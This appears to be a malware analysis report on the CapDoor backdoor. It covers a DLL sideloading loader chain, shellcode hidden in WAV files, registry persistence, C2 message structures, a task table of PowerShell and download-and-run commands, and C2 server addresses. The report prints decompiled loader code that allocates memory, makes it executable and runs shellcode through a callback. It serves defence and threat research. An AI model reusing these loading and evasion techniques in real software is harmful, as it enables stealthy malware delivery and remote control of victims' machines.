


This PC > Local Disk (C:) > Users > [REDACTED] > AppData > Local > VB Decompiler Lite >



This PC > Local Disk (C:) > Users > [REDACTED] > AppData > Local > TonCut >





Notably, the names of the created directories and the installed software do not match the names of the installer files.

A core feature of the analyzed samples is the multistage DLL sideloading chain used to launch the payload. Rather than injecting directly, the attackers use several interconnected libraries, each playing a specific role in the installation process:

- Orchestrator DLL, which manages the installation
- Watchdog DLL responsible for hiding the windows of the current process
- Inject DLL, whose exported functions are used to deploy and execute the payload

After the files are saved to the created directory, a legitimate digitally signed executable is launched. Its execution triggers the DLL sideloading chain described above, loading CapDoor into the address space of the legitimate process.




Figure 15. CapDoor loading flow

As shown in the diagram, the legitimate executable sideloads the first dynamic library. This library contains no malicious code; its sole task is to sideload the orchestrator DLL during initialization. The orchestrator acts as follows:

1. Sideloads the inject DLL upon initialization. This DLL contains the exported functions that will later be used to run the shellcode.
2. Sideloads the watchdog DLL from the created directory. This module is responsible for hiding the windows of the current process.

While analyzing numerous samples, we found one instance where the attackers used a highly descriptive variable name for this library: `windowshider_dll_name`. Equally telling was the exported function name used in that same sample: `From_Detect`.

```
try
{
    std::basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t>> >.resize(&obj, 4096uL, L"\0");
    GetModuleFileName(nullptr, std::basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t>> >.c_str(&obj), 4096u);
    ulong count = std::basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t>> >.find_last_of(&obj, L'\\', ulong.MaxValue);
    System.Runtime.CompilerServices.Unsafe.SkipInit(out basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t>> > obj2);
    basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t>> > right = std::basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t>> >.substr(&obj, &obj2, 0uL, count);
    try
    {
        std::basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t>> >.(=&obj, right);
    }
    catch
    {
        //try-fault
        _CxxCallUnwindDtor((delegate*void*, void*)(delegate*basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t>> >, void*)(&std::basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t>> >.(dtor)), &obj2);
        throw;
    }
    std::basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t>> >.(dtor>(&obj2);
    SetCurrentDirectoryW(std::basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t>> >.c_str(&obj));
    LoadLibraryW(windowshider_dll_name);
    System.Runtime.CompilerServices.Unsafe.SkipInit(out vector<unsigned char, std::allocator<unsigned char>> > obj3);
    std::vector<unsigned char, std::allocator<unsigned char>> >.(ctor>(&obj3);
```

Figure 16. Code snippet showing Watchdog module loading

3. Decrypts the payload stored in an external file. In most cases, the encrypted payload was delivered inside WAV files, located at a specific offset. We also observed attacks where the shellcode was stored in .dat files. Examples of filenames containing the payload:

- `systemstatdrawing.wav`;
- `thumbsactivation.wav`; `updatecommunity.wav`; `Common.wav`;
- `Library.wav`;
- `Apartment.dat`.

Curiously, if you play these WAV files, you can actually hear a few seconds of a standard alarm clock melody.

4. Executes the decrypted shellcode using the functions exported by the inject DLL loaded earlier (in step 1):

The first function uses `VirtualAlloc ()` to allocate memory with read and write permissions within the legitimate process's address space. The allocated buffer is then filled with random data using `BCryptGenRandom ()`, after which the function returns a pointer to a location within this block at a certain offset. The payload is subsequently placed at this exact address, complicating detection and analysis.

```
void* ptr = (region_adr = VirtualAlloc(null, 5931008uL, 12288u, allocFlags));
int num = 0;
DwmIsCompositionEnabled(&num);
IDWriteFactory* ptr2 = null;
DWriteCreateFactory((DWRITE_FACTORY_TYPE)0, (_GUID*)System.Runtime.CompilerServices.Unsafe.AsPointer(ref _GUID_b859ee5a_d838_4b5b_a2e8_1adc7d93db48), (IUnknown**)(&ptr2));
IDirectDraw* ptr3 = null;
DirectDrawCreate(null, &ptr3, null);
if (ptr3 != null)
{
    IDirectDraw* intPtr = ptr3;
    ((delegate* unmanaged[Cdecl, Cdecl]<IntPtr, uint>)(*(ulong*)(*(long*)intPtr + 16)))(nint)intPtr;
}
if (ptr2 != null)
{
    IDWriteFactory* intPtr2 = ptr2;
    ((delegate* unmanaged[Cdecl, Cdecl]<IntPtr, uint>)(*(ulong*)(*(long*)intPtr2 + 16)))(nint)intPtr2;
}
System.Runtime.CompilerServices.Unsafe.SkipInit(out vector<void *,std::allocator<void *> > obj);
// IL initblk instruction
System.Runtime.CompilerServices.Unsafe.InitBlock(ref obj, 0, 24);
std::vector<void *,std::allocator<void *> >.{ctor}(&obj);
void* result;
try
{
    BCRYPT_GEN_RANDOM(null, (byte*)ptr, 5931008u, 2u);
    result = (void*)((ulong)(nint)ptr + 87491uL);
}
catch
{
    //try-fault
    __CxxCallUnwindDtor((delegate*<void*, void>)(delegate*<vector<void *,std::allocator<void *> >*, void>)(&std::vector<void *,std::allocator<void *> >.{dtor}), &obj);
    throw;
}
std::vector<void *,std::allocator<void *> >._Tidy(&obj);
return result;
```

Figure 17. Memory allocation within the legitimate process

The second function uses `VirtualProtect ()` to change the memory protection of the previously allocated area to executable, and then passes control to the shellcode. The shellcode is executed by passing its address to the `EnumSystemCodePagesW ()` function.

```

internal unsafe static void FileView(void* jumpAdr, uint protectFlags)
{
    uint num = 0u;
    VirtualProtect(region_adr, 5931008uL, protectFlags, &num);
    EnumSystemCodePagesW((delegate* unmanaged[Cdecl, Cdecl]<char*, int>)jumpAdr, 1u);
}

```

Figure 18. Passing control to the decrypted shellcode

We found versions of these core components written in both C++ and C#. Regardless of the implementation language, they shared one common feature: heavy obfuscation through the insertion of junk code utilizing GDI functions.

```

FaceCloseJSON0: void
{
    System.Runtime.CompilerServices.Unsafe.SkipInit(out GdiplusStartupInput gdiplusStartupInput);
    Gdiplus.GdiplusStartupInput.ctor(&gdiplusStartupInput, null, 0, 0);
    System.Runtime.CompilerServices.Unsafe.SkipInit(out ulong num);
    GdiplusStartup(&num, &gdiplusStartupInput, null);
    System.Runtime.CompilerServices.Unsafe.SkipInit(out tagINITCOMMONCONTROLSEX tagINITCOMMONCONTROLSEX2);
    *(int*)&tagINITCOMMONCONTROLSEX2 = 8;
    System.Runtime.CompilerServices.Unsafe.As<tagINITCOMMONCONTROLSEX, int>(ref System.Runtime.CompilerServices.Unsafe.AddByteOffset(ref tagINITCOMMONCONTROLSEX2, 4)) = 36;
    InitCommonControlEx(&tagINITCOMMONCONTROLSEX2);
    HWND_ desktopWindow = GetDesktopWindow();
    System.Runtime.CompilerServices.Unsafe.SkipInit(out uint num2);
    System.Runtime.CompilerServices.Unsafe.SkipInit(out int num3);
    DwmGetColorizationColor(&num2, &num3);
    HDC_ dc = GetDC(null);
    HDC_ ptr = CreateCompatibleDC(dc);
    if (ptr == null)
    {
        SetWindowTheme(desktopWindow, (char*)System.Runtime.CompilerServices.Unsafe.AsPointer(ref ??_C@_1BC@PKHKAEB@? $AAE? $AAx? $AAp? $AAL? $AAo? $AAr? $AAe? $AAr@), null);
        HBITMAP_ ptr2 = CreateCompatibleBitmap(dc, 256, 256);
        SelectObject(null, ptr2);
        System.Runtime.CompilerServices.Unsafe.SkipInit(out _BLENDFUNCTION blendFunction);
        *(sbyte*)&blendFunction = 0;
        System.Runtime.CompilerServices.Unsafe.As<_BLENDFUNCTION, sbyte>(ref System.Runtime.CompilerServices.Unsafe.AddByteOffset(ref blendFunction, 1)) = 0;
        System.Runtime.CompilerServices.Unsafe.As<_BLENDFUNCTION, sbyte>(ref System.Runtime.CompilerServices.Unsafe.AddByteOffset(ref blendFunction, 2)) = -76;
        System.Runtime.CompilerServices.Unsafe.As<_BLENDFUNCTION, sbyte>(ref System.Runtime.CompilerServices.Unsafe.AddByteOffset(ref blendFunction, 3)) = 1;
        AlphaBlend(dc, 10, 10, 128, 128, null, 0, 0, 128, 128, blendFunction);
        HBRUSH_ ptr3 = CreateSolidBrush(11847690u);
        System.Runtime.CompilerServices.Unsafe.SkipInit(out tagRECT tagRECT2);
        *(int*)&tagRECT2 = 0;
        System.Runtime.CompilerServices.Unsafe.As<tagRECT, int>(ref System.Runtime.CompilerServices.Unsafe.AddByteOffset(ref tagRECT2, 4)) = 0;
        System.Runtime.CompilerServices.Unsafe.As<tagRECT, int>(ref System.Runtime.CompilerServices.Unsafe.AddByteOffset(ref tagRECT2, 8)) = 256;
        System.Runtime.CompilerServices.Unsafe.As<tagRECT, int>(ref System.Runtime.CompilerServices.Unsafe.AddByteOffset(ref tagRECT2, 12)) = 256;
        FillRect(null, &tagRECT2, ptr3);
        DeleteObject(ptr3);
        DeleteObject(ptr2);
    }
    TransparentBlt(dc, 150, 50, 100, 100, ptr, 30, 30, 80, 80, 255u);
    uint num4 = 0u;
    GetICMPProfileW(dc, &num4, null);
    ImageList_Create(32, 32, 32u, 4, 4);
    DeleteDC(ptr);
    ReleaseDC(null, dc);
    GdiplusShutdown(num);
    void* ptr4 = CreateEventW(null, 0, 0, null);
    System.Runtime.CompilerServices.Unsafe.SkipInit(out basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t>> obj);
    std::basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t>>.ctor(&obj);
}

```

Figure 19. Code snippet showing GDI junk instructions

Loader shellcode

The loaded shellcode uses the FNV-1 hash function for dynamic API resolution and the Linear Congruential Generator (LCG) algorithm to decrypt strings. It scans the contents of the directory for files with one of the following extensions: .bak, .db, .bin, .dat, .raw, or .pak. Upon finding such a file, the shellcode decrypts its contents and passes control to the resulting payload—the CapDoor backdoor, which is implemented as shellcode.

To establish persistence in the system, it modifies the registry's autorun parameters, adding the legitimate executable of the installed software to the startup key:

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run.

CapDoor backdoor

Upon launch, CapDoor uses the MurmurHash3 algorithm for dynamic API resolution. Across all the samples we analyzed, the attackers used a non-standard 0xE5BBB seed value for the algorithm.

Next, CapDoor attempts to create or open lockfile in the %PROGRAMDATA% directory and acquire a lock on it. This file is used for inter-process synchronization. If successful, CapDoor generates a unique GUID using CoCreateGuid () (in the format %08lx-%04x-%04x-%04x-%04x%08lx) and collects system information to form the following structure:

```

struct COLLECTED_DATA {
    DWORD msgType; // = 1
    DWORD guidLen;
    BYTE  guid[guidLen];

    DWORD computerFqdnLen;
    BYTE  computerFqdn[computerFqdnLen];

    DWORD envUserNameLen;
    BYTE  envUsername[envUserNameLen];

    DWORD logonDomainLen;
    BYTE  logonDomain[logonDomainLen];

    DWORD osMajor;
    DWORD osMinor;
    DWORD osBuild;

    BYTE  isServer;
    BYTE  is64Bit;

    DWORD exeNameSize;
    BYTE  exeName[exeNameSize];

    BYTE  isElevated;
};

```

Figure 20. Structure of the message with system information

The message is encrypted using the ChaCha20 algorithm and sent to the C2 server.

If the message is sent successfully, the generated GUID is saved to %PROGRAMDATA%\lockfile so it is not regenerated during subsequent executions. CapDoor then sends another message containing only the GUID, waiting to receive a command in response.

In response to the transmitted GUID, the server sends a message in the following format:

```

struct C2_REPLY
{
    BYTE key[32];
    BYTE nonce[12];
    BYTE ciphertext[];
};

```

Figure 21. Structure of the C2 response

After decrypting the message, CapDoor begins processing it. The C2 beacon interval is two minutes. The message can contain a single specific task (run a command, download and execute a payload, or take a screenshot) or any arbitrary combination of these tasks. Each task contains a pointer to the next task, if one exists.

```
struct C2_REPLY {
    int64 unknown;
    struct POWERSHELL_TASK *PowerShellTaskList;
    struct DOWNLOAD_TASK *DownloadTaskList;
    struct SCREENSHOT_TASK *ScreenshotTaskList;
};
struct POWERSHELL_TASK {
    struct POWERSHELL_TASK *Next;
    uint16_t *TaskId;
    uint16_t *PowershellCommand;
};
struct DOWNLOAD_TASK {
    struct DOWNLOAD_TASK *Next;
    uint16_t *TaskId;
    uint16_t *DownloadUrl;
    int64 InstallType;
    uint16_t *OptionalParam; // e.g. dllExportName
};
struct SCREENSHOT_TASK {
    struct SCREENSHOT_TASK *Next;
    uint16_t *TaskId;
};
```

Figure 22. C2 task structure

Below is the complete list of tasks supported by CapDoor:

Task type	Subtype	Action	Execution mechanism
POWERSHELL_TASK	—	Execute arbitrary PowerShell command	%WINDIR%\System32\WindowsPowerShell\ -NoLogo -NoProfile -Command -

DOWNLOAD_TASK	1	Run an executable	ShellExecuteW(NULL, L"open", L"%TEMP% NULL, NULL, 0)
---------------	---	-------------------	--

DOWNLOAD_TASK	2	Run DLL via rundll32	ShellExecuteW(NULL, L"open", L"%WINDIR%\System32\rundll32.exe", L"\{20}.dll", <ExportName>, NULL, 0)
---------------	---	----------------------	--

Task type	Subtype	Action	Execution mechanism
DOWNLOAD_TASK	3	Register DLL via regsvr32	ShellExecuteW(NULL, L"open", L"%WINDIR%\\System32\\regsvr32.exe", L"/{20}.dll", NULL, 0)
DOWNLOAD_TASK	5	Install MSI file	MsiInstallProductW(L"%TEMP%\\[a-z]{20}.m
SCREENSHOT_TASK	—	Take a screenshot	—

CapDoor checks the tasks in the list and performs them one by one.

```

1 void __fastcall __noreturn main_loop(__int64 c2_addr, _WORD *guidBuffer)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]
4
5     while ( 1 )
6     {
7         response = 0;
8         if ( send_encrypted_request_and_parse_reply(guidBuffer, c2_addr, &response) )
9         {
10             C2_REPLY = response;
11             if ( response )
12             {
13                 POWERSHELL_TASK = response->p_PowerShellTaskList;
14                 if ( POWERSHELL_TASK && POWERSHELL_TASK->pNext )
15                 {
16                     do
17                     {
18                         execute_powershell_and_send_report(POWERSHELL_TASK, c2_addr, guidBuffer);
19                         POWERSHELL_TASK = POWERSHELL_TASK->pNext;
20                     }
21                     while ( POWERSHELL_TASK->pNext );
22                     C2_REPLY = response;
23                 }
24                 DOWNLOAD_TASK = C2_REPLY->p_DownloadTaskList;
25                 if ( DOWNLOAD_TASK && DOWNLOAD_TASK->pNext )
26                 {
27                     do
28                     {
29                         install_choise = DOWNLOAD_TASK->install_choise;
30                         switch ( install_choise )
31                         {
32                             case 1:
33                                 download_and_execute_exe(DOWNLOAD_TASK, c2_addr, guidBuffer);
34                                 break;
35                             case 2:
36                                 download_dll_and_execute_export_via_rundll32(DOWNLOAD_TASK, c2_addr, guidBuffer);
37                                 break;
38                             case 3:
39                                 download_and_register_dll_via_regsvr32(DOWNLOAD_TASK, c2_addr, guidBuffer);
40                                 break;
41                             case 5:
42                                 download_and_install_msi(DOWNLOAD_TASK, c2_addr, guidBuffer);
43                                 break;
44                         }
45                         DOWNLOAD_TASK = DOWNLOAD_TASK->pNext;
46                     }
47                     while ( DOWNLOAD_TASK->pNext );
48                     C2_REPLY = response;
49                 }
50                 SCREENSHOT_TASK = C2_REPLY->p_ScreenshotTaskList;
51                 if ( SCREENSHOT_TASK && SCREENSHOT_TASK->pNext )
52                 {
53                     do
54                     {
55                         CaptureAndSendScreenshotChunked200KB(SCREENSHOT_TASK, c2_addr, guidBuffer);
56                         SCREENSHOT_TASK = SCREENSHOT_TASK->pNext;
57                     }
58                     while ( SCREENSHOT_TASK->pNext );
59                     C2_REPLY = response;
60                 }
61                 cascade_free(C2_REPLY);
62             }
63         }
64         kernal32_Sleep(120000u);
65     }
66 }

```

Figure 23. C2 task structure

The execution result is sent to the C2 server and has the following structure:

```
struct TASK_REPORT_PACKET {  
    DWORD msgType; // = 3  
    DWORD GuidLen;  
    BYTE Guid[GuidLen]  
    DWORD TaskIdLen;  
    BYTE TaskId[TaskIdLen];  
    DWORD DataLen;  
    BYTE Data[DataLen];  
};
```

Figure 24. Structure of the message containing the execution result

After analyzing numerous CapDoor versions and delivery chains, we conclude that the tool is being actively developed and regularly updated. For example, previous versions had the following differences:

- Instead of the DLL sideloading chain, attackers used the GHOSTPULSE loader (IDATLOADER or HIJACKLOADER) to load CapDoor.
- CapDoor was distributed as an executable file, whereas in recent attacks it is deployed as shellcode.
- Process Hollowing was used to execute CapDoor.
- Early versions of CapDoor did not support taking screenshots; this functionality was added in later versions.
- To execute MSI files downloaded upon a command from the C2 server, the malware called the ShellExecuteW (NULL, L"open", L"msiexec.exe", L"/i \"%TEMP%\\[a-z]{20}.msi\"", NULL, 0). Current versions use MsiInstallProductW () for this.
- Early versions of CapDoor supported downloading and executing shellcode as part of the DOWNLOAD_TASK routine, but this feature is no longer present in the latest versions.

Additional information

Researchers generally [classify](#) CapFix as a financially motivated group, although the selection of targets and the recent use of phishing tools align more with APT or hacktivist operations. CapFix has previously targeted Russian companies using fake CAPTCHA pages (ClickFix).

In those incidents, CapDoor was [named](#) an "unclassified Remote Access Trojan (RAT).

During our investigation into CapDoor, we uncovered early samples used by the attackers. We found several samples that used an icon of an egg with the Bitcoin logo, which was also displayed upon execution. For instance, the sample SHA-256:

d67d1628ff5ea924c25c8056446a8143e1171fab7e30dddb24aca3255dad8 displayed the following image when launched:




Figure 25. Execution window showing an egg with the Bitcoin logo

We found more than 10 similar samples uploaded to public sandboxes from various countries (including the Netherlands, Mexico, the U.S., and France). All of them were uploaded in November 2025. The icons and the image shown upon execution resemble the branding of BitcoinIRA, a niche crypto service.

We found samples that used CapDoor sending the following requests to C2 servers:

- [http://85.192.49.81/search/?text=\[a z\]{30}](http://85.192.49.81/search/?text=[a z]{30})

- [http://94.156.232.113/search/?text=\[a z\]{30}](http://94.156.232.113/search/?text=[a z]{30})

In these samples, SectopRAT or ArechClient2 was used as the final payload.

Interestingly, a month prior—in September and October 2025—the CapDoor C2 server at 85.192.49.81 was used for AsyncRAT in ClickFix campaigns. For example, in October, the attackers used the domain booking.l-extranet.com employing the ClickFix technique.

